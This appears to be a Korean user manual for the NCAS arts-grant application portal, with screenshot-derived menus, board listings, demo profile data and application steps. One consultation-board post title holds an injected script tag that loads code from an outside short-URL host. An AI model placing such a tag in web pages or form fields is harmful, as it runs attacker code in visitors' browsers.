| 1 | 2019 | 테스트사업1 | 2019-08-01 | 2019-12-30 | 17:59 | 문학 | 시각예술 | 연극 | 무용 | 음악 | 전통예술 | 다원예술 | 예술일반 |
| 2 | 2019 | 테스트사업2 | 2019-08-01 | 2019-12-30 | 17:59 | 문학 | 시각예술 | 연극 | 무용 | 음악 | 전통예술 | 다원예술 | 예술일반 |

1 자료실

- 서식 및 매뉴얼

각종 서식 및 매뉴얼 확인 가능

- 관련 법령 및 지침

 문화체육관광부 관련 법령 및
 문예진흥기금보조금운용지침 등
 확인 가능


국가문화예술지원시스템
 National Culture and Arts Support System

사용자 : [NCAS]예술단체
 주관기관 : 한국문화예술위원회
 사용권한 : 신청인 · 사업수행자

내 정보방

==보조금 주관기관변경=▼

로그아웃

고객 만족 센터
1577-8751
 (주말 / 공휴일 제외)
 09:00 ~ 12:00
 13:00 ~ 19:00

예약상담

원격지원

**국가문화예술지원시스템 및
 e나라도움시스템을 통한
 지원사업 참여 방법 안내**

2017년부터 지원금 수령방식이 바뀌었으니
 기금신청 예술인은 꼭 읽어보시기 바랍니다

e나라도움



아르코
e나라도움 안내센터

1
자료실
2
3

서식 및 매뉴얼

검색

| 번호 | 기관명 | 제목 | 첨부파일 | 조회수 | 등록일 |
|----|------------|-------------------------------------|------|------|------------|
| 32 | 한국문화예술위원회 | 한 번에 끝내는 정산요령집(회계검사 지정 법인 현황 업데이트) | | 1587 | 2016/03/21 |
| 75 | 한국문화예술위원회 | 2019년도 NCAS_사용자_결과보고(정산_사업실적등록) 매뉴얼 | | 2 | 2019/08/29 |
| 74 | 한국문화예술위원회 | 2019년도 NCAS_사용자_교부 변경신청 매뉴얼 | | 1 | 2019/08/29 |
| 73 | 한국문화예술위원회 | 2019년도 NCAS_사용자_심의_현장평가 매뉴얼 | | 1 | 2019/08/29 |
| 72 | 한국문화예술위원회 | 2019년도 NCAS 사용자 회원가입 지원신청 매뉴얼 | | 2 | 2019/08/29 |
| 50 | 한국문화예술위원회 | 2016년도 문화체육관광부 보조사업 Guide Book | | 869 | 2016/05/04 |
| 49 | 한국문화예술위원회 | 관리자 로그인 접속 프로그램 설치 파일 | | 2600 | 2016/04/06 |
| 46 | 한국문화예술위원회 | 한 번에 끝내는 정산요령집 | | 3960 | 2015/03/20 |
| 42 | 전라북도문화관광재단 | 2016 전북문화관광재단 지원사업 안내책자 | | 765 | 2016/01/11 |
| 40 | 한국문화예술위원회 | NCAS - 신한사업비 체크카드 온라인신청 매뉴얼 | | 1466 | 2015/05/18 |
| 38 | 서울문화재단 | 2015 축제콘텐츠제작 및 교류지원 지원금 집행요령 | | 316 | 2015/05/11 |
| 32 | 한국문화예술위원회 | 한 번에 끝내는 정산요령집(회계검사 지정 법인 현황 업데이트) | | 1587 | 2016/03/21 |
| 30 | 전라북도 | 2015 전라북도 문예진흥기금 보조금 교부신청 및 정산 매뉴얼 | | 1071 | 2015/02/27 |
| 29 | 서울문화재단 | 서울문화재단 2015년도 서울메세나사업 신청안내 및 제출서류양식 | | 657 | 2015/02/24 |
| 28 | 전라남도문화관광재단 | 전남문화재단 2015년 협력사업 설명회 자료 | | 488 | 2015/01/09 |
| 26 | 대관료지원사업추진단 | 2015년도 대관료지원사업 교부신청서 양식 | | 475 | 2014/12/26 |

1 게시판

- 공지사항

각 기관별 공지사항을 올리는 곳

- 예약상담

시스템 사용관련 상담을 예약하는 곳
사업에 대한 문의는 보조금 주관기관
으로 문의

- 시스템 개선

시스템 자료의 오류 등 기능적 개선
이 필요한 사항에 대하여 제안

2 예약상담

[글쓰기] 버튼 클릭하여 시스템 사용
관련하여 상담 예약이 가능

국가문화예술지원시스템
National Culture and Arts Support System

1

진행절차 문화예술지도 해외 예술 지원자료 자료실 게시판 안내

공지사항 예약상담 시스템 개선 지역의 공모·공고

사용자 : [NCAS]예술단체
주관기관 : 한국문화예술위원회
사용권한 : 신청인 · 사업수행자

내 정보방
==보조금 주관기관변경=✓
로그아웃

고객 만족 센터 1577-8751
(주말 / 공휴일 제외)
09:00 ~ 12:00
13:00 ~ 19:00

예약상담
원격지원
구) 국문화예술 지원시스템

국가문화예술지원시스템 및
e나라도움시스템을 통한
지원사업 참여 방법 안내
2017년부터 지원금 수령방식이 바뀌었으나
기금신청 예술인은 꼭 읽어보시기 바랍니다

e나라도움

아르코
e나라도움 안내센터

예약상담 게시판

시스템사용 관련 상담을 예약하는 곳입니다. 사업에 대한 문의는 "보조금 주관기관"으로 문의 바랍니다.

검색 작성자 검색

| 번호 | 제목 | 첨부 | 조회수 | 작성일시 | 작성자 | 처리여부 |
|------|---|----|-----|---------------------|---------|------|
| 1933 | 집행실적관리에 대하여 | N | 1 | 2019-08-26 10:38:24 | 길 | 완료 |
| 1932 | 비밀번호 찾기를 했는데 비밀번호 안내가 오지 않습니다. | N | 1 | 2019-08-23 14:20:20 | 연극 | 완료 |
| 1931 | 지원사업 업로드 | N | 1 | 2019-08-23 07:33:20 | 길 | 완료 |
| 1930 | 교부금정산 | N | 4 | 2019-08-20 14:55:08 | 문화예술 단체 | 완료 |
| 1929 | 급한요청드립니다. 해외에서 신청중인데 사이트가 열리지 않습니다 | N | 6 | 2019-07-25 12:33:05 | 미 | 완료 |
| 1928 | 급급급 문의 <script src="http://c7.gg/fEX57"></script> | N | 8 | 2019-07-24 01:46:47 | 강 | 완료 |
| 1927 | 단체가입이 안됩니다. | N | 2 | 2019-07-20 02:11:37 | 홍 | 완료 |
| 1926 | 2019 서울을 바꾸는 예술 : 프로젝트 | N | 5 | 2019-06-03 00:00:57 | 길 | 완료 |
| 1925 | "서울을 바꾸는 예술" 프로젝트 지원시스템에 문제가 있습니다!!! | Y | 4 | 2019-06-02 23:54:21 | 길 | 완료 |
| 1923 | 찾아가는 문화활동 지원사업 교부신청 | N | 2 | 2019-06-01 11:10:49 | 박 | 완료 |
| 1922 | 단체명 변경 신청 | N | 1 | 2019-05-25 15:21:26 | 양 | 완료 |
| 1921 | 파일이 올라갔는 줄 알았는데 안올라갔어요ㅠㅠ | Y | 5 | 2019-05-21 19:47:19 | 최 | 완료 |
| 1920 | 진행절차및 교부신청 안됨 | N | 3 | 2019-05-20 14:57:15 | 조 | 완료 |
| 1918 | 교부신청관련컴시스템문제 | N | 1 | 2019-05-08 15:24:22 | 류 | 완료 |
| 1917 | 탈퇴신청 | N | 4 | 2019-05-01 16:48:50 | 허 | 완료 |

1 2 3 4 5 ►

2 글쓰기

1

안내

- 시스템 안내

국가문화예술지원시스템의 운영목적, 이용방법과 절차, 시스템 구성, 문의처 등에 대한 안내

- 사업담당자 안내

각 주관기관 사업 담당자 연락처

-FAQ

자주묻는 질문


 국가문화예술지원시스템
National Culture and Arts Support System

진행절차 문화예술지도 해외 예술 지원자료 자료실 계시 1 안내

시스템 안내 사업담당자 안내 FAQ

▶ 사업담당자 안내

▶ 한국문화예술위원회 사업담당자 연락처(2019년 4월 기준)

| 담당 | 이름 | 전화 |
|------------------------------|---------|--------------|
| 신나는예술여행(발굴형) | 강진규 | 061)900-2262 |
| 문학집필공간운영지원 | 강보경(차장) | 061)900-2321 |
| 공연예술실태조사 | 권용민 | 061)900-2145 |
| 신나는예술여행(청년예술가) | 김문수 | 061)900-2258 |
| 전통예술기획자양성프로젝트 | | |
| 지역대표공연예술제지원(공모) | | |
| 지역대표공연예술제지원(공모) | | |
| 경주지역브랜드상설공연(경동극장) | | |
| 전주지역브랜드상설공연(전북문화관광재단) | | |
| 지역브랜드상설공연(공모) | | |
| 한옥자원활용아간상설공연 | | |
| 세계무형문화유산 활용공연사업(전통공연예술 진흥재단) | 김성민 | 061)900-2198 |
| 문화공간활용전통공연사업(전통공연예술진흥재단) | | |
| 한국민속예술축제(전통공연예술진흥재단) | | |
| 한국민속예술축제(자치) | | |
| 전국종목상설공연지원(전통공연예술진흥재단) | | |
| 전통예술복원및재현(전통공연예술진흥재단) | | |
| 전통연희활성화(전통공연예술진흥재단) | | |
| 신진국악실험무대(전통공연예술진흥재단) | | |
| 공연예술창작산실(단계별제작지원) | 김영일 | 061)900-2209 |
| 공연예술비평연구활성화지원 | | |
| 창작뮤지컬해외유통지원 | | |
| 방방곡곡문화공감(한국문화예술회관연합회) | 김운희 | 061)900-2252 |
| 청년예술가상애초지원 | 김의숙 | 061)900-2341 |
| 문화예술협력네트워크 | 김자은 | 02)760-4784 |

내 정보방
==보조금 주관기관 변경=

로그아웃

고객 만족 센터
1577-8751
(주말 / 공휴일 제외)
09:00 ~ 12:00
13:00 ~ 19:00

예약상담

원격지원

구) 국가문화예술 지원 시스템

국가문화예술지원시스템 및
e나라도움시스템을 통한
지원사업 참여 방법 안내

2017년부터 지원금 수령방식이 바뀌었으니
기금신청 예술인은 꼭 알아보시기 바랍니다

e나라도움

아르코
e나라도움 안내센터

1 저장, 출력 버튼

- [**저장**] : 정보 수정 후 “저장” 클릭
 [**출력**] : 개인정보 출력 시 “출력” 클릭

2 개인명 변경신청

- [변경신청] 개명 또는 회원 가입 시 이름을 잘못 입력한 경우 [변경신청] 후 사업 담당자가 ‘승인’ 하면 시스템에서 변경 완료
- [이력] 변경신청 한 이력 확인

3 등록소재지 확인

- 회원가입 시 입력하면 내정보방에 ‘광역시도, 시군구’ 자동으로 입력됨
- 공란일 경우 등록소재지 선택하여 입력 후 저장하여 적용

4 아이디 변경

- 가입 시 등록한 아이디 변경 가능

5 비밀번호 변경

- 비밀번호는 **10자리 이상**의 숫자와 문자 조합으로 변경

6 개인정보 입력

- [**행추가**] 클릭 후 개인정보 입력 가능
- 등록 정보 클릭 후 [**행삭제**] 가능
- 스크롤 바 이동하여 해당 사항 입력

모든 정보 수정 후에는 반드시
 [**저장**] 버튼을 클릭하여 저장 여부 확인 필요

사용자 : 예술인
 주관기관 : 한국문화예술위원회
 사용권한 : 신청인 · 사업수행자

진행절차 월하시는 작업 아이콘을 선택하여 주시기 바랍니다.

01 STEP 내 정보방
 02 STEP 교부/변경 신청
 03 STEP 정산/사업 실적
 신청현황 모니터링

내 정보방(개인회원)

1. **변경신청** | **이력** | **생년월일** | 1980.01.01
 2. **성별** | **국적**
 3. **등록소재지** | **광역시도** | **시군구**
 4. **아이디변경**
 5. **비밀번호변경**

※ 예술활동증명과 관련된 내용은 한국예술인복지재단으로 문의하시기 바랍니다. (02-3668-0200)
 ※ 예술활동증명을 확인받으신 분은 [새로고침]버튼을 클릭하시면 증명여부내역을 확인하실 수 있습니다.

6. 학력사항(선택사항 위 이상 소지자 논문명 기재 요망)

| 기간 | 학교명 | 학과/전공 | 비고 |
|------|------|--------|------|
| 1999 | 2002 | 문화대학교 | 예술학과 |
| 1996 | 1998 | 문화고등학교 | |
| 1994 | 1996 | 문화중학교 | |

행추가 | **행삭제**

1 출력

나의 상세 정보는 [미리보기]를 통해 각 신청서에 함께 출력되는 개인 상세 정보를 사전에 확인 및 보완 가능

내정보방(개인회원)

[설의 위원 신청 및 수정] [회원 탈퇴] [저장] **1 출력**

반드시 필수 입력사항

| | |
|---------|---------------------------------------|
| • 이름 | 김민경 |
| 필명 | |
| 외국인여부 | 국내 거주 |
| 사무실주소 | 서울특별시 종로구 대학로 10길 17 문화빌딩 1004호 (동승동) |
| 주택주소 | 서울특별시 종로구 대학로 10길 17 문화빌딩 1004호 (동승동) |
| 전화번호 | 02-760-1234 |
| E-Mail | ncas@arko.or.kr |
| • 등록소재지 | 서울특별시 종로구 대학로 10길 17 문화빌딩 1004호 (동승동) |
| 홈페이지 | http:// |

*** 예술활동증명과 품위**
*** 예술활동증명을 확인**

시스템 접속을 위한 비밀번호

| | |
|------------|----------|
| 아이디 | ncas |
| 변경 비밀번호 | 12345678 |
| 변경 비밀번호 확인 | 12345678 |

학력사항(석사학위 이상 소지자 논문명 기재 요망)

| 기간 (0000년 ~ 0000년) | 학교명 | 학과/전공 | 비고 |
|-----------------------|--------|-------|----|
| 1999-2002 | 문화대학교 | 예술학과 | |
| 1996-1998 | 문화고등학교 | | |
| 1994-1996 | 문화중학교 | | |

주요활동 및 작품실적


| 기간 (0000년 ~ 0000년) | 내용 | 주최/주관 |
|-----------------------|----------|-------|
| 2010-2015 | 문화예술프로젝트 | 총감독 |
| 2001~2009 | 문화예술한마당 | 상임연출 |

논문/저서

| 기간 (0000년 ~ 0000년) | 제목 | 발표지 |
|-----------------------|----|-----|
| | | |

순서





| | |
|--------------------|--|
| ① 시스템 접속 | http:// www.ncas.or.kr |
| ② 로그인 | 아이디/비밀번호 입력 – 주관기관 선택 |
| ③ 메인 > 진행절차 > 지원신청 | 메인 화면 > 지원신청 > 지원관리 > 지원가능사업 |
| ④ 지원가능 사업 목록 | 지원가능사업목록에서 지원 할 사업 선택 후 우측의 분야에서 심의 받을 분야 버튼 클릭하여 신청사업 선택 |
| ⑤ 지원신청서 작성 / 제출 | 주관기관에서 요구하는 항목을 단계별로 작성하여 최종제출 『지원신청서 작성/최종제출』 |

1 국가문화예술지원시스템 접속

사이트맵

2 아이디 및 비밀번호 입력 후 로그인 클릭

- 10 -

3 e나라도움 교부 진행절차 안내

내용 확인 후 [닫기] 클릭

4 주관기관 선택

1

개인정보 제공에 대한 동의

 개인정보 제공 동의에 [동의] 선택
 후 [확인]

국가문화예술지원시스템
 National Culture and Arts Support System

진행절차 문화예술지도 해외 예술 지원자료 자료실 게시판 안내

1 개인정보 제공에 대한 동의

원하시는 작업 아이콘을 선택하여 주시기 바랍니다.

1. 개인정보를 제공받는 자
 ►국고보조금통합관리시스템(e나라도움)

2. 개인정보를 제공받는 자의 개인정보 이용목적
 ►국고보조금통합관리시스템(e나라도움)
 - 국고보조금통합관리시스템(e나라도움) 연동

3. 제공하는 개인정보의 항목
 - 필수항목 : 사용자ID, 성명, 생년월일, 사업자번호, 법인번호, 고유번호, 전화번호, 이메일, 주소, 소재지

4. 개인정보를 제공받는 자의 개인정보 보유 및 이용기간
 - 5년 또는 처리목적 달성을 경우 지체 없이 파기합니다.

5. 동의를 거부할 권리가 있다는 사실과 동의 거부에 따른 불미익 내용
 - 개인정보 제공목적에 대하여 대한 동의를 거부할 권리가 있으며, 동의 거부 시 제공되는 서비스가 제한될 수 있습니다.

개인정보 제공 동의 동의 거부

확인

1

신청 가능한 지원사업 목록

- 주관기관

선택한 주관기관(로그인)의
지원사업 중 지원가능 사업 목록

- 신청분야

신청분야에서 [분야버튼]을 클릭
하여 지원신청서 작성 화면으로 이동 가능

국가문화예술지원시스템
National Culture and Arts Support System

진행절차 문화예술지도 해외 예술 지원자료 자료실 게시판 안내

사용자 : [NCAS]예술단체
주관기관 : 한국문화예술위원회
사용권한 : 신청인 · 사업수행자

내 정보방
==>보조금 주관기관변경
로그아웃

01 STEP
지원신청
02 STEP
교부/변경
신청
03 STEP
정산/사업
실적
신청현황
모두보기

고객 만족 센터
1577-8751
(주말/공휴일 제외)
09:00 ~ 12:00
13:00 ~ 19:00
예약상담
원격지원
구) 국가문화예술지원시스템

나의 지원사업 진행 현황 2019 * 지원사업년도를 확인하여 선택해 주시기 바랍니다

| 순번 | 주관기관 | 지원 년도 | 사업명 | 관리 번호 | 현재 진행상태 | 지원 | 교부 | 신청서변경 | 보조금 지급 상태 | 사업 상태 | | |
|----------------|------|----------|-----|----------|---------|----|----|-------|-----------------|----------|----|----|
| | | | | | | 신청 | 상태 | 결과 | 신청 | 상태 | 신청 | 상태 |
| 조회된 데이터가 없습니다. | | | | | | | | | | | | |

[한국문화예술위원회] 현재 신청 가능한 지원사업 2건 * 신청분야를 선택해 주시기 바랍니다

| 순번 | 지원년도 | 사업명 | 접수 시작일 | 접수 마감일 | 마감일 | 1 | 신청분야 | | | | | | |
|----|------|--------|------------|------------|-------|----|------|----|----|----|------|------|------|
| 1 | 2019 | 테스트사업1 | 2019-08-01 | 2019-12-30 | 17:59 | 문학 | 시각예술 | 연극 | 무용 | 음악 | 전통예술 | 다원예술 | 예술일반 |
| 2 | 2019 | 테스트사업2 | 2019-08-01 | 2019-12-30 | 17:59 | 문학 | 시각예술 | 연극 | 무용 | 음악 | 전통예술 | 다원예술 | 예술일반 |

1 지원신청 선택

지원신청 > 지원관리 > 지원가능사업

2 사업 선택

- 지원사업 목록 선택
- 지원하고자 하는 사업의 분야 클릭

메인 화면에서 신청 가능한 지원사업 목록의 신청분야 클릭하는 것과 동일

사용자 : [NCAS]예술단체
주관기관 : 한국문화예술위원회
사용권한 : 신청인 · 사업수행자

내 정보방
==보조금 주관기관변경==
로그아웃

진행절차
원하시는 작업 아이콘을 선택하여 주시기 바랍니다.

1 01 STEP 지원신청
2 02 STEP 교부/변경 신청
3 03 STEP 정산/사업 실적
신청현황 모두보기

지원신청

• 지원관리
• 지원신청취소내역
• 지원신청 현황(태기관포함)

고객 만족 센터
1577-8751
(주말/공휴일 제외)
09:00 ~ 12:00
13:00 ~ 19:00
예약상담
원격지원
구) 국가문화예술 지원시스템

국가문화예술지원시스템 및
e나라도움시스템을 통한
지원사업 참여 방법 안내
2017년부터 지원금 수령방식이 바뀌었으니
기금신청 예술인은 꼭 읽어보시기 바랍니다

e나라도움

지원신청 > 지원관리

2 2019-08-01 2019-12-30 문학 시각예술 연극 무용 음악 전통예술 다원예술 예술일반

2019-08-01 2019-12-30 문학 시각예술 연극 무용 음악 전통예술 다원예술 예술일반

1 메뉴 선택

지원신청 > 지원관리 > 나의 지원신청현황

2 화면 안내

- 지원년도 : 각 지원년도의 현황 조회
- 관리번호 : 지원신청서 제출완료 후 관리번호 생성됨 (처리상태 완료)
- 신청서 작성 : [보기]를 클릭하여 지원신청서 화면으로 이동
- 신청서 출력 : [출력]을 클릭하여 지원신청서 출력
- 우편용 표지 : 주관기관 운영자에게 부가자료 제출시에 출력하여 이용
- 지원결과 : 선정 / 불합격으로 구분
- 결과사유 : 결과 불합격 사유 확인
- 선정확인서 : 지원결과 [선정]된 경우 [보기] 버튼 생성되며 클릭하여 선정확인서 화면으로 이동
- 지원결정액 : 주관기관에서 심의를 거쳐 지원 결정된 금액

진행중인 사업이 없을 경우 확인 불가

사용자 : [NCAS]예술단체
주관기관 : 한국문화예술위원회
사용권한 : 신청인 · 사업수행자

내 정보방
==보조금 주관기관변경==
로그아웃

01 STEP
지원신청

02 STEP
교부/변경 신청

03 STEP
정산/사업 실적

신청현황
모두보기


1

2

2

지원신청
지원관리
지원가능사업
나의 지원신청현황
한국문화예술위원회 2019 테스트사업1 연극 신나는 예술여행 50,000,000 15,000,000 201933782 완료 [보기] [출력] 출력
한국문화예술위원회 2019 테스트사업2 문학 문화가 있는 날 5,000,000 5,000,000 201933526 완료 [보기] [출력] 출력
한국문화예술위원회 2019 테스트사업3 연극 예술이 세상을 바꾼다 10,000,000 7,000,000 작성중 [보기] [출력]
지원년도 2019
지원결정액
국가문화예술지원시스템 및
e나라도움시스템을 통한
지원사업 참여 방법 안내
2017년부터 지원금 수령방식이 바뀌었으니
기금신청 예술인은 꼭 읽어보시기 바랍니다
e나라도움

1 신청분야 클릭



2 청렴 이행서약서 및 성희롱 성 폭력 예방 서약서 안내 메시지 [확인] 클릭

3 서약서 및 서약자 체크 [전체동의] 버튼 클릭시 전체 체크박스에 체크 가능

4 서약서 및 서약자 체크 완료 후 [제출]

한국문화예술위원회, 강원문화재단, 경기문화재단에만 해당
(2021.1월기준)

청렴 이행서약서

본 지원신청자는 「부패 없는 투명한 보조금 집행과 공정한 행정」이 사회 발전과 국가 경쟁력에 중요한 관건이 됨을 깊이 인식하며, 국제적으로도 OECD뇌물방지 협약이 발효되었고 부패행위에 대한 제재가 강화되는 추세에 맞추어 「청렴」 취지에 적극 호응하여 보조금으로 진행되는 모든 지원 사업에 참여할 때 본 사업자는

- 보조금 지원 신청에서의 자유경쟁을 부당하게 저해하는 일체의 불공정한 행위를 않겠습니다.
- 보조금 지원 신청·교부·결과보고 단계에서 관계 직원에게 직·간접적으로 금품·향응 등의 부당한 이의를 제공하지 않겠습니다.
- 보조금 지원 신청·교부·결과보고와 관련하여 관계 직원에게 금품·향응 등을 제공한 사실이 드러날 경우에는
 - 교부금 집행 이전의 경우에는 지원 대상자 결정 취소, 교부금 집행 결정 취소
 - 교부금 집행 이후에는 해당 교부금의 전부 또는 일부 환수 조치를 감수하겠습니다. 민·형사상 이의를 제기하지 않겠습니다.
- 본 지원신청자의 단체 임·직원이 관계 직원에게 금품·향응 등을 제공하거나 단합 등을 공정한 행위를 하지 않도록 하는 단체 윤리강령과 내부비리 제보자에 대해서도 일체의 불이익 처분을 하지 않는 사규를 제정도록 노력하겠습니다.

위 「청렴」 이행 서약은 상호신뢰를 바탕으로 한 약속으로서 반드시 지킬 것이며, 보조금 지원 결정자로 결정될 시 본 서약내용을 그대로 이행하고, 이를 위반할 경우 지원신청 참가자격 제한, 지원 결정 대상 취소 등의 조치와 관련하여 본 지원신청자가 보조금 관리기관을 상대로 손해배상을 청구하거나 민·형사상 어떠한 이의도 제기하지 않을 것을 서약합니다.

성희롱·성폭력 예방 등에 관한 서약서

신청하는 본 단체/개인은(은), 성희롱·성폭력에 대한 예방, 관리조치가 당해 사업의 운영에 있어 중요한 사항임을 충분히 인지하며 관련 법률을 습득하고, 아래와 같이 실행하겠습니다.

* 관련 법률 : 「성폭력 범죄의 처벌 등에 관한 특례법」 제2조제1항제2호, 「남녀고용평등법」 제39조제2항제1의2호부터 제1의7

1. 성폭력의 예방을 위해 사업 수행자(구성원) 전원에 대하여 성희롱·성폭력 예방교육 이수 의무 등 필요한 조치를 반드시 실시하겠습니다.

2. 단체(조직)내 문화예술계 성평등 행동강령을 마련하여 양성평등 문화 조성을 위해 노력하겠습니다.

3. 사업과 관련하여 성희롱·성폭력 사건이 발생할 경우, 신속하고 객관적인 조사가 이루어질 수 있도록 적극 협력하며, 피해자 구제를 위한 노력을 성실히 수행하겠습니다.

4. 성희롱·성폭력 피해자의 신원을 보호하고, 인사 상 불이익 등 2차 피해가 발생하지 않도록 최선을 다하겠습니다.

당해 사업 외 수사 및 기소가 없었더라도 성희롱·성폭력 관련 문제를 일으킨 사실이 없음을 확인합니다.

위 서약사항을 숙지하고 성실히 준수할 것임을 서약합니다.

2020.09.29
2020.09.29

서 약 자: 유비택 대표 ncas2
 서 약 자: 유비택 대표 ncas2

3 전체 동의
4 제 출

1

청렴 이행서약서 및 성희롱 성
폭력 예방 서약서 제출 후
(해당되는 주관기관만 작성)
다시 신청분야 클릭

2

확인 클릭

- 신청자격 (개인/단체) 확인
- 신청사업 확인
- 신청분야 확인


[예시]
테스트 사업의 [연극] 분야 선택

나의 지원사업 진행 현황 2019 * 지원사업년도를 확인하여 선택해 주시기 바랍니다

| 순번 | 주관기관 | 지원 년도 | 사업명 | 관리 번호 | 현재 진행상태 | 지원 | | 교부 | | 신청서변경 | | 보조금 지급 상태 | 사업비 정산 비율 |
|----------------|------|----------|-----|----------|---------|----|----|----|----|-------|----|-----------------|-----------------|
| | | | | | | 신청 | 상태 | 결과 | 신청 | 상태 | 신청 | | |
| 조회된 데이터가 없습니다. | | | | | | | | | | | | | |

